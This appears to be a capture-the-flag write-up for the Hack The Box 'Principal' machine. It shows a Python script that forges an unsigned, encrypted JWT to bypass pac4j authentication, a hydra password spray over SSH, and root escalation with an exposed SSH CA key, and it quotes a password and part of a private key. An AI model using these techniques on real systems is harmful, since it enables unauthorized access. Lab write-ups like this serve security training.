
This is principal writeup by Jiseok Song

nmap

```
PORT     STATE SERVICE    REASON         VERSION
22/tcp   open  ssh        syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b0:a0:ca:46:bc:c2:cd:7e:10:05:05:2a:b8:c9:48:91 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBI/L7q6P/YK0AiDgynK4UBmJ6IyqoO/QPlkGcV6tb5RgFeIHduOPIUKgMKBVUC
36anm3aPmZMR4iZoUACUDwi6s=
|   256 e8:a4:9d:bf:c1:b6:2a:37:93:40:d0:78:00:f5:5f:d9 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIK1uLjeHDa2qBOikNycBjD8HqITM6Hj1Oj5B6cvndDMB
8080/tcp open  http-proxy syn-ack ttl 63 Jetty
| http-title: Principal Internal Platform - Login
|_Requested resource was /login
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Jetty
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Date: Tue, 17 Mar 2026 03:45:11 GMT
|     Server: Jetty
|     X-Powered-By: pac4j-jwt/6.0.3
|     Cache-Control: must-revalidate,no-cache,no-store
|     Content-Type: application/json
|     {"timestamp":"2026-03-17T03:45:11.903+00:00","status":404,"error":"Not Found","path":"/nice%20ports%2C/Tri%6Eity.txt%2ebak"}
|   GetRequest:
|     HTTP/1.1 302 Found
|     Date: Tue, 17 Mar 2026 03:45:10 GMT
```

Web Enumeration

Visit http://<ip>:8080



It shows it's using pac4j v1.2.0

https://www.codeant.ai/security-research/pac4j-jwt-authentication-bypass-public-key shows its vulnerability.

```java
for (EncryptionConfiguration config : encryptionConfigurations) {
    try {
        encryptedJWT.decrypt(config);

        // Step 2: Try to extract the inner signed JWT
        signedJWT = encryptedJWT.getPayload().toSignedJWT();

        if (signedJWT != null) {
            jwt = signedJWT;
        }

        found = true;
        break;
    } catch (JOSEException e) { ... }
}

// Step 3: Verify signature - BUT ONLY IF signedJWT IS NOT NULL
if (signedJWT != null) {
    for (SignatureConfiguration config : signatureConfigurations) {
        if (config.supports(signedJWT)) {
            verify = config.verify(signedJWT);
            // ...
        }
    }
}
```

if (signedJWT != null) has verification, but it misses else.
if (signedJWT == null), it bypasses verification.

And the website has app.js

Not Secure view-source:http://10.129.244.220:8080/static/js/app.js

Import bookmarks... Parrot OS OSINT Services Vuln DB Privacy and Security Learning Resources Hack The Box :: Ho... CyberChef


```
/**
 * Principal Internal Platform - Client Application
 * Version: 1.2.0
 *
 * Authentication flow:
 * 1. User submits credentials to /api/auth/login
 * 2. Server returns encrypted JWT (JWE) token
 * 3. Token is stored and sent as Bearer token for subsequent requests
 *
 * Token handling:
 * - Tokens are JWE-encrypted using RSA-OAEP-256 + A128GCM
 * - Public key available at /api/auth/jwks for token verification
 * - Inner JWT is signed with RS256
 *
 * JWT claims schema:
 *   sub   - username
 *   role  - one of: ROLE_ADMIN, ROLE_MANAGER, ROLE_USER
 *   iss   - "principal-platform"
 *   iat   - issued at (epoch)
 *   exp   - expiration (epoch)
 */

const API_BASE = '';
const JWKS_ENDPOINT = '/api/auth/jwks';
const AUTH_ENDPOINT = '/api/auth/login';
const DASHBOARD_ENDPOINT = '/api/dashboard';
const USERS_ENDPOINT = '/api/users';
const SETTINGS_ENDPOINT = '/api/settings';

// Role constants - must match server-side role definitions
const ROLES = {
    ADMIN: 'ROLE_ADMIN',
    MANAGER: 'ROLE_MANAGER',
    USER: 'ROLE_USER'
};

// Token management
class TokenManager {
    static getToken() {
        return sessionStorage.getItem('auth_token');
    }
```

/api/auth/jwks provide public key



Get svc-deploy shell

I can ask chatgpt for the code

Give me python code to generate a encrypted jwt token for this config:

```
/**
 * Principal Internal Platform - Client Application
 * Version: 1.2.0
 *
 * Authentication flow:
 * 1. User submits credentials to /api/auth/login
 * 2. Server returns encrypted JWT (JWE) token
 * 3. Token is stored and sent as Bearer token for subsequent requests
 *
 * Token handling:
 * - Tokens are JWE-encrypted using RSA-OAEP-256 + A128GCM
 * - Public key available at /api/auth/jwks for token verification
 * - Inner JWT is signed with RS256
 *
 * JWT claims schema:
 *   sub   - username
 *   role  - one of: ROLE_ADMIN, ROLE_MANAGER, ROLE_USER
 *   iss   - "principal-platform"
 *   iat   - issued at (epoch)
 *   exp   - expiration (epoch)
 */

const API_BASE = '';
const JWKS_ENDPOINT = '/api/auth/jwks';
const AUTH_ENDPOINT = '/api/auth/login';
const DASHBOARD_ENDPOINT = '/api/dashboard';
const USERS_ENDPOINT = '/api/users';
const SETTINGS_ENDPOINT = '/api/settings';

// Role constants - must match server-side role definitions
const ROLES = {
    ADMIN: 'ROLE_ADMIN',
    MANAGER: 'ROLE_MANAGER',
    USER: 'ROLE_USER'
};
```

Don't use manual signing key. I can get it from that source.

Just set signedJWT as null here.

It generates code and I just changed the role to ROLE_ADMIN

```python
import time
import json
import requests
from jwcrypto import jwk, jwe

JWKS_URL = "http://10.129.244.220:8080/api/auth/jwks"

# ==========================
# Fetch JWKS (public key)
# ==========================
jwks = requests.get(JWKS_URL).json()["keys"]

# Select key (ideally match by "kid" or "use":"enc")
key_data = jwks[0]
public_key = jwk.JWK(**key_data)

# ==========================
# Create claims (plain JWT payload)
# ==========================
now = int(time.time())

claims = {
    "sub": "testuser",
    "role": "ROLE_ADMIN",
    "iss": "principal-platform",
    "iat": now,
    "exp": now + 3600
}

# ==========================
# Create unsigned JWT manually (alg = none)
# ==========================
import base64

def b64url(data):
    return base64.urlsafe_b64encode(data).rstrip(b"=").decode()

header = {
    "alg": "none",
    "typ": "JWT"
}

unsigned_jwt = f"{b64url(json.dumps(header).encode())}.
{b64url(json.dumps(claims).encode())}."

# ==========================
```

```python
# Encrypt (JWE)
# RSA-OAEP-256 + A128GCM
# ========================

jwe_token = jwe.JWE(
    plaintext=unsigned_jwt.encode(),
    protected={
        "alg": "RSA-OAEP-256",
        "enc": "A128GCM",
        "kid": key_data.get("kid")
    }
)

jwe_token.add_recipient(public_key)

encrypted_token = jwe_token.serialize(compact=True)

print("Encrypted JWE token:\n")
print(encrypted_token)
```

In app.js, I can see the storage for the token


```javascript
// Token management
class TokenManager {
    static getToken() {
        return sessionStorage.getItem('auth_token');
    }
```

Run the code shows


```
(.venv) ┌─[parrot@parrot]─[~/Documents/principal]
└──╼ $python3 craft.py
Encrypted JWE token:

eyJhbGciOiJSU0EtT0FFUC0yNTYiLCJlbmMiOiJBMTI4R0NNIiwia2lkIjoiZW5jLWtleS0xIn0.LKDi7WZ_IgrGINQ_guWAuPnSG84zcvi7r6pWD0Bs28xw0UlxhzFqhnTD8QDS
upaitexQpNWMJN48ErdwB54ganhrTOrczw1AMQIMvGP2MxZK5t444CM1x_lVj4FnmNKocb-lZzv-2DapKIrNOO1JZ7J2Mr1k2wuXOm-CO8kgKruYltwy3HxuUi5ngjsOBiakPpr-
z4dos6NnZKKessJ_mAcOIXCn6ie37R4C4a55dikq5hH6l32qYvL361kxDPEFDilzETtPyfOaYlh0y7EzAeJBei8HnMq1qvCw3bHS9MjmdL_RsDYmfbnt8XjH03IO4dqBF5I_RPMs
JWpTv5vM-A.v19TcZNpPEvt15J6.fXp7tRJQLGBYg4bM2xJ7x6IXg_I8foVJ6VKVCjpqX1ZS64p-ZDu77oW-6nmR64MtF9US7zyidDYFwelczuNejfvtglBDvn9Nv-3TbKkR2jHW
CRZAR2VPDUTeiPb4d4l24_9gNZZJb-vos2MaDjVyNdWlIDFgwL6igigttE5cKRduC5oO6SpbR8ee4mmcukvYRd-gNdDdd7LPWdDnPCOHD2NckNbJBbL9JOv6KU_n6cCWxcGA1RfC
LxY.EdNZ8YA4-WQv_zoMx49vfw
```


Put it in sessionStorage's auth_token




I can login as having ROLE_ADMIN privilege



Settings show the encryption key



Users show usernames



Since I have username lists and password, I can try password spray on these accounts for ssh

```
hydra -L users.txt -p 'D3pl0y_$$H_Now42!' ssh://10.129.244.220
```

```
(.venv) ┌─[parrot@parrot]─[~/Documents/principal]
└──╼ $hydra -L users.txt -p 'D3pl0y_$$H_Now42!' ssh://10.129.244.220
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal p
urposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-20 17:36:09
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:8/p:1), ~1 try per task
[DATA] attacking ssh://10.129.244.220:22/
[22][ssh] host: 10.129.244.220   login: svc-deploy   password: D3pl0y_$$H_Now42!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-20 17:36:15
```

svc-deploy succeeds, so let's ssh

```
(.venv) ┌─[parrot@parrot]─[~/Documents/principal]
└──╼ $ssh svc-deploy@10.129.244.220
The authenticity of host '10.129.244.220 (10.129.244.220)' can't be established.
ED25519 key fingerprint is SHA256:ibvdsZXiwJ6QUMPTxoH3spRA8hV9mbd98MLpLt3XG/E.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:30: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.244.220' (ED25519) to the list of known hosts.
svc-deploy@10.129.244.220's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86_64)
```

I got svc-deploy shell!

Get root shell

id shows svc-deploy is in group deployers

```
svc-deploy@principal:~$ id
uid=1001(svc-deploy) gid=1002(svc-deploy) groups=1002(svc-deploy),1001(deployers)
```

I can look for files owned by deployers

```
svc-deploy@principal:~$ find / -group deployers 2>/dev/null
/etc/ssh/sshd_config.d/60-principal.conf
/opt/principal/ssh
/opt/principal/ssh/README.txt
/opt/principal/ssh/ca
```

Let's check the first ssh configuration file


```
svc-deploy@principal:~$ cat /etc/ssh/sshd_config.d/60-principal.conf
# Principal machine SSH configuration
PubkeyAuthentication yes
PasswordAuthentication yes
PermitRootLogin prohibit-password
TrustedUserCAKeys /opt/principal/ssh/ca.pub
```

It shows that I can ssh as root since it prohibits only password if my key is trusted by ca. And I already have ca file.

```
svc-deploy@principal:~$ cat /opt/principal/ssh/ca
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAgEAupcTUsyUBVNyv9BSynItQWa/hy9VE0OOcvJ85btLVWghXJbhGWcj
7t8IAuF2whpooZvMMqAYCVyOgWckU6Ys5hyWQIzZr4vZ3FKEtOkaZfqAL/BNxroHXEKIJU
j+zXptCZ6Zh6Di/xbUrWij07aBGB1nN61XemARn1wqxdJRIBbEHMBTi5D6Et+SHZ2anI97
wbc+wLKHdqols7ZOpdlB42cq1ClMYkREV7K+7jbWPcUoANQpYWXcdzFBNYp7ZG1IHRQtcm
F0vpbL5VA/zeeGGC0ih+xlbDBc1f3FrMYMfM/Qn4A70vjNAVUaxohE5nGNYwCzk5Z+zwpy
5drwtUa9I+27bvfQ2Ky5mI+C/ToCox3l+yJ1UAhp6ER1qU4cqd1pnZ1qIIQIsgC7oi9/V1
0KXp9rexkHfs0+UG79h6S1uIblSl6GPttikm1bAIRQHsYGctOH8SmcOjOWM8yANvCVpyF3
Qm8XWIVZvEM5ZyhxISNidU//cK1LwRUEBMZl67fxx5iWa4zX45HeLVLGqy5QDSe4pTTDUs
5N0LiadrdiOyATuiTvHkLeYxBUj27SGr/bvLz7EyzEYzH66asYgAPlQKM83jmGSxIQlmrV
k0MOsM6Z2/fqnwKEI9ZBoT03pTrZnS8fHSbaksOTuBzAIZZyLY6q8a+e/t99xYNYmqgb7J
kAAAdIrktniq5LZ4oAAAAHc3NoLXJzYQAAAgEAupcTUsyUBVNyv9BSynItQWa/hy9VE0OO
cvJ85btLVWghXJbhGWcj7t8IAuF2whpooZvMMqAYCVyOgWckU6Ys5hyWQIzZr4vZ3FKEtO
kaZfqAL/BNxroHXEKIJUj+zXptCZ6Zh6Di/xbUrWij07aBGB1nN61XemARn1wqxdJRIBbE
HMBTi5D6Et+SHZ2anI97wbc+wLKHdqols7ZOpdlB42cq1ClMYkREV7K+7jbWPcUoANQpYW
```

First, create ssh key

```
ssh-keygen -t ed25519 -f test
```



Sign the public key

```
ssh-keygen -I whatever -s /opt/principal/ssh/ca -n root -V +1h /home/svc-deploy/test.pub
```

```
svc-deploy@principal:~$ ssh-keygen -I whatever -s /opt/principal/ssh/ca -n root -V +1h /home/svc-deploy/test.pub
Signed user key /home/svc-deploy/test-cert.pub: id "whatever" serial 0 for root valid from 2026-03-20T21:51:00 to 2026-03-20T22:52:41
```

Then, I can ssh as root with the private key I created

```
ssh -i test root@127.0.0.1
```

```
svc-deploy@principal:~$ ssh -i test root@127.0.0.1
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:ibvdsZXiwJ6QUMPTxoH3spRA8hV9mbd98MLpLt3XG/E.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '127.0.0.1' (ED25519) to the list of known hosts.
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

root@principal:~#
```

Beyond root

Usually, there's one more line needed for ssh ca configuration

```
# Principal machine SSH configuration
PubkeyAuthentication yes
PasswordAuthentication yes
PermitRootLogin prohibit-password
TrustedUserCAKeys /opt/principal/ssh/ca.pub
AuthorizedPrincipalsFile /opt/principal/ssh/%u
```

Create /opt/principal/ssh/root

```
alice
bob
martin
```

(Any name is ok)

Restart ssh

```
root@principal:~# systemctl restart ssh
```

Now, I can't login with the private key

```
svc-deploy@principal:~$ ssh -i test root@127.0.0.1
root@127.0.0.1's password:
```

But when I sign the public key with any of the name in the file

```
ssh-keygen -I whatever -s /opt/principal/ssh/ca -n <any of the names in the file> -V +1h /home/svc-deploy/test.pub
```

```
svc-deploy@principal:~$ ssh-keygen -I whatever -s /opt/principal/ssh/ca -n alice -V +1h /home/svc-deploy/test.pub
Signed user key /home/svc-deploy/test-cert.pub: id "whatever" serial 0 for alice valid from 2026-03-20T22:19:00 to 2026-03-20T23:20:05
svc-deploy@principal:~$ ssh -i test root@127.0.0.1
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86_64)
```

Now, I can login.